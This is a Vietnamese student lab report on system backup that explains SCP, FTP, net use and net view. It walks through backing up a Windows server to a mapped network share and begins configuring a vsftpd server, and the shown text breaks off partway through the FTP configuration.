**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**BÁO CÁO BÀI THỰC HÀNH**

**HỌC PHẦN: THỰC TẬP CƠ SỞ**

**MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 1.5**

**SAO LƯU HỆ THỐNG**

Sinh viên thực hiện: Ngô Quang Thắng-B22DCAT287

Giảng viên hướng dẫn: Quản Trọng Thế

**HỌC KỲ 2 NĂM HỌC 2024-2025**

**MỤC LỤC**

[CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH 3](#_Toc192979678)

[1.1 Mục đích 3](#_Toc192979679)

[1.2 Tìm hiểu lý thuyết 3](#_Toc192979680)

[**1.2.1**. SCP 3](#_Toc192979681)

[**1.2.2** FTP – Giao thức truyền tệp 3](#_Toc192979682)

[**1.2.3**. Ổ đĩa mạng 4](#_Toc192979683)

[**1.2.4**. Net use 4](#_Toc192979684)

[**1.2.5**. Net view 5](#_Toc192979685)

[CHƯƠNG 2. NỘI DUNG THỰC HÀNH 6](#_Toc192979686)

[2.1 Chuẩn bị môi trường 6](#_Toc192979687)

[2.2 Các bước thực hiện 7](#_Toc192979688)

[**2.2.1** Sao lưu tới ổ đĩa mạng 7](#_Toc192979689)

[**2.2.2** Sao lưu tệp lên FTP server 13](#_Toc192979690)

[**2.2.3** Sao lưu tệp sử dụng SCP 18](#_Toc192979691)

[**2.2.4**. Các lỗ hổng có thể bị khai thác(Lý thuyết) 20](#_Toc192979692)

[**3.Kết luận** 22](#_Toc192979693)

[TÀI LIỆU THAM KHẢO 23](#_Toc192979694)

1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH
   1. Mục đích

Bài thực hành này giúp sinh viên nắm được công cụ và cách phân tích log hệ thống, bao gồm:

- Sao lưu tới ổ đĩa mạng

- Sao lưu tệp lên FTP Server

- Sao lưu tệp sử dụng SCP

* 1. Tìm hiểu lý thuyết

**1.2.1**. SCP

Secure copy SCP (Secure Copy Protocol) là một công cụ trong hệ thống Unix/Linux được sử dụng để sao chép và truyền tải các tệp tin và thư mục giữa các máy tính qua mạng. SCP sử dụng giao thức SSH (Secure Shell) để mã hóa dữ liệu trong quá trình truyền tải, giúp đảm bảo tính bảo mật của thông tin.

SCP cung cấp một cú pháp tương tự như lệnh cp (copy) trong Unix/Linux, nhưng cho phép bạn thực hiện sao chép giữa các máy tính từ xa thông qua kết nối SSH. Cú pháp cơ bản của SCP như sau:

*scp [options] source\_file destination\_file*

Trong đó:

− source\_file: là tệp tin hoặc thư mục bạn muốn sao chép.

− destination\_file: là nơi bạn muốn lưu trữ tệp tin hoặc thư mục sao chép đến.

Ví dụ:

*scp /local/file.txt username@remotehost:/remote/directory/*

Lệnh này sẽ sao chép tệp tin file.txt từ máy local đến máy chủ remotehost và lưu vào thư mục /remote/directory/. Để đảm bảo tính bảo mật, SCP sử dụng SSH để thiết lập kết nối và mã hóa dữ liệu trong quá trình truyền tải.

**1.2.2** FTP – Giao thức truyền tệp

FTP (File Transfer Protocol) là một giao thức truyền tệp dùng để truyền tải dữ liệu giữa máy tính và máy chủ trên mạng Internet. FTP thường được sử dụng để tải lên (upload) hoặc tải xuống (download) tệp tin, thư mục và dữ liệu từ hoặc tới một máy chủ.

FTP sử dụng cơ chế xác thực người dùng thông qua tên đăng nhập và mật khẩu, nhưng thông tin này không được mã hóa, nên FTP không được coi là an toàn khi truyền tải dữ liệu qua Internet. Tuy nhiên, có một phiên bản bảo mật của FTP được gọi là FTPS (FTP Secure) hoặc FTP-SSL, sử dụng SSL/TLS để mã hóa dữ liệu và cung cấp tính bảo mật hơn.

Một số đặc điểm chính của FTP bao gồm:

− Truyền tải dữ liệu hai chiều: FTP cho phép truyền tải dữ liệu cả từ máy tính tới máy chủ (upload) và từ máy chủ tới máy tính (download).

− Hỗ trợ đa người dùng: FTP hỗ trợ đồng thời nhiều kết nối từ nhiều người dùng khác nhau tới cùng một máy chủ FTP.

− Quản lý thư mục: FTP cho phép người dùng thực hiện các thao tác quản lý thư mục như tạo, xóa, đổi tên và di chuyển thư mục và tệp tin.

− Thao tác tệp tin: FTP cung cấp các thao tác để thực hiện các thao tác với tệp tin như sao chép, di chuyển, đổi tên và xóa tệp tin.

− Để sử dụng FTP, bạn cần một ứng dụng FTP client (như FileZilla, WinSCP) để kết nối tới máy chủ FTP và truyền tải dữ liệu. Máy chủ cũng cần được cài đặt một phần mềm FTP server để cho phép người dùng kết nối và truy cập dữ liệu.

**1.2.3**. Ổ đĩa mạng

Ổ đĩa mạng là một thiết bị lưu trữ dữ liệu được kết nối với mạng máy tính và có thể truy cập từ nhiều thiết bị khác nhau trong mạng đó. Thường được sử dụng trong môi trường làm việc nhóm hoặc doanh nghiệp để chia sẻ tệp và dữ liệu. Các ổ đĩa mạng có thể được cấu hình để cung cấp quyền truy cập và kiểm soát dữ liệu, cho phép người dùng truy cập, chỉnh sửa và chia sẻ dữ liệu một cách dễ dàng và hiệu quả qua mạng.

Map Network Drive (map ổ đĩa mạng) hay còn gọi là ánh xạ ổ đĩa mạng, là việc tạo liên kết (shortcut) tới thư mục (ổ đĩa) được chia sẻ trong mạng cục bộ.

Sau khi một ổ đĩa hoặc thư mục chia sẻ được ánh xạ, bạn có thể truy cập những tài nguyên được chia sẻ đó như thể nó đang nằm trên máy tính của mình. Netwrok Drive có thể trông như một ổ địa cục bộ (ví dụ ổ đĩa C,D,E,..) trong FIle Explorer.

Việc này cũng tương tự như khi bạn tạo một shortcut cho tập tin ra Desktop, khác ở chỗ nó tạo shortcut cho các tài nguyên trong mạng. Vì nó chỉ là những shortcut đến tập tin được chia sẻ trong mạng nên việc bạn Map ổ đĩa mạng không ảnh hưởng đến dung lượng ổ cứng trên máy tính hiện tại.

**1.2.4**. Net use

Net use là một lệnh trong hệ điều hành Windows dùng để kết nối hoặc ngắt kết nối với một tài nguyên mạng, chẳng hạn như máy chủ, ổ đĩa mạng, hoặc máy in trên mạng. Cụ thể, lệnh này thường được sử dụng để ánh xạ một đường dẫn mạng tới một ổ đĩa địa phương, cho phép người dùng truy cập các tài nguyên mạng như thể chúng là các ổ đĩa cục bộ.

Cú pháp cơ bản của lệnh net use như sau:

*net use [drive\_letter:] \\computer\_name\share\_name [/persistent:{yes | no}]*

Trong đó:

− *[drive\_letter:]* là chữ cái định danh của ổ đĩa được ánh xạ tới tài nguyên mạng.

*− \\computer\_name\share\_name* là đường dẫn tới tài nguyên mạng mà bạn muốn kết nối.

*− /persistent:{yes | no}* là tùy chọn để xác định liệu kết nối mạng này sẽ được lưu lại sau khi bạn khởi động lại hệ thống hay không.

Ví dụ:

*net use Z: \\file\_server\shared\_folder /persistent:yes*

− Lệnh này sẽ ánh xạ tài nguyên mạng \\file\_server\shared\_folder tới ổ đĩa Z: trên máy tính của bạn và lưu kết nối này lại sau khi bạn khởi động lại hệ thống.

**1.2.5**. Net view

Net view là một trong những lệnh trong hệ điều hành Windows, được sử dụng để hiển thị danh sách các tài nguyên chia sẻ trên mạng mà máy tính hiện tại có thể truy cập. Cụ thể, lệnh này liệt kê các máy chủ, máy tính và các tài nguyên mạng khác có sẵn trên mạng local.

Cú pháp cơ bản của lệnh `net view` là:

*net view [\\computer\_name]*

Nếu không chỉ định `computer\_name`, lệnh sẽ hiển thị tất cả các tài nguyên mạng có sẵn trên mạng local. Nếu bạn chỉ định `computer\_name`, lệnh sẽ hiển thị danh sách các tài nguyên chia sẻ trên máy tính có tên là `computer\_name`.

Ví dụ:


− net view: Lệnh này sẽ hiển thị danh sách các tài nguyên mạng có sẵn t rên mạng local của máy tính hiện tại.

− net view \\file\_server: Lệnh này sẽ hiển thị danh sách các tài nguyên mạng chia sẻ trên máy chủ có tên là file\_server.

1. NỘI DUNG THỰC HÀNH
   1. Chuẩn bị môi trường

(Mô tả về các công việc chuẩn bị công cụ, môi trường cho bài thực hành)

* Phần mềm ảo hóa, chẳng hạn: VMWare Workstation.
* Các file máy ảo VMware và hệ thống mạng đã cài đặt trong bài thực hành 5 trước đó: máy trạm, máy Kali Linux, máy chủ Windows và Linux. Chú ý: chỉ cần bật các máy cần sử dụng trong bài lab
* Topo mạng như đã cấu hình trong bài 5.




* 1. Các bước thực hiện

**2.2.1** Sao lưu tới ổ đĩa mạng


a) Các bước thực hiện

o Trên máy trạm Windows attack trong mạng Internal,

Tạo thư mục share chia sẻ qua mạng (C:\net share share=c:\share)




Chia sẻ qua mạng (C:\net share share=c:\share)



o Trên máy Windows server ở mạng Internal, cấu hình map ổ đĩa mạng trên máy


Do máy trạm Windows không ở trong domain, tạo netuser:

*Net user “Ngo Quang Thang” 123456*




Tiến hành cấu hình ổ đĩa:

*Net use Z: \\192.168.100.5\share*




Thành công!



o Trên máy Windows attack trong mạng Internal, cấu hình thư mục ở đĩa mạng cho phép sao lưu tệp và thư mục từ máy khác nếu không tạo được thư mục trên máy Windows server


Điều chỉnh quyền share: Propeptie ->Advance Saring-> lựa chọn Full Control




o Trên máy Windows server ở mạng Internal, sao lưu hệ thống bằng chương trình sao lưu của Windows (ntbackup trong Windows server 2003, nếu sử dụng Win khác thì có thể download ntbackup để sử dụng),

Sau đó chọn 1 thư mục để sao lưu và đích là thư mục ổ mạng đã chia sẻ trên máy Windows attack trong mạng Internal (Tệp backup)

Cài đặt Windows Server Backup: Server Manager → Add Roles and Features




Sau khi đã cài xong, tiến hành backup: Server Manager → Tools → Windows Server Backup



Các bước cài mặc định –> bấm next


|  |
| --- |
|  |
|  |

Điều chỉnh, lựa chọn Remote Shared Folder




Thay đổi location:


*\\192.168.100.5\share*



Các bước kế mặc định, bấm Next -> đợi backup thành công




Kiểm tra thành công




**2.2.2** Sao lưu tệp lên FTP server

a) Các bước thực hiện

o Trên máy Windows victim ở mạng Internal, cài đặt ftp client




Sau khi cài đặt:



o Trên máy Linux trong mạng Internal, cài đặt ftp server


Để cài ftp sever gõ:

*Sudo apt install vsftpd -y*



Điều chỉnh lại tệp vsftpd:

*Sudo nano /etc/vsftpd.conf*



Bổ sung vào tệp các cú pháp:


*Local\_enable = YES*

*Write\_enable= YES*

*Chroot\_local\_user = YES*

*Allow\_writeable\_chroot=YES*

Anon\_mkdir\_write\_enabl=YES

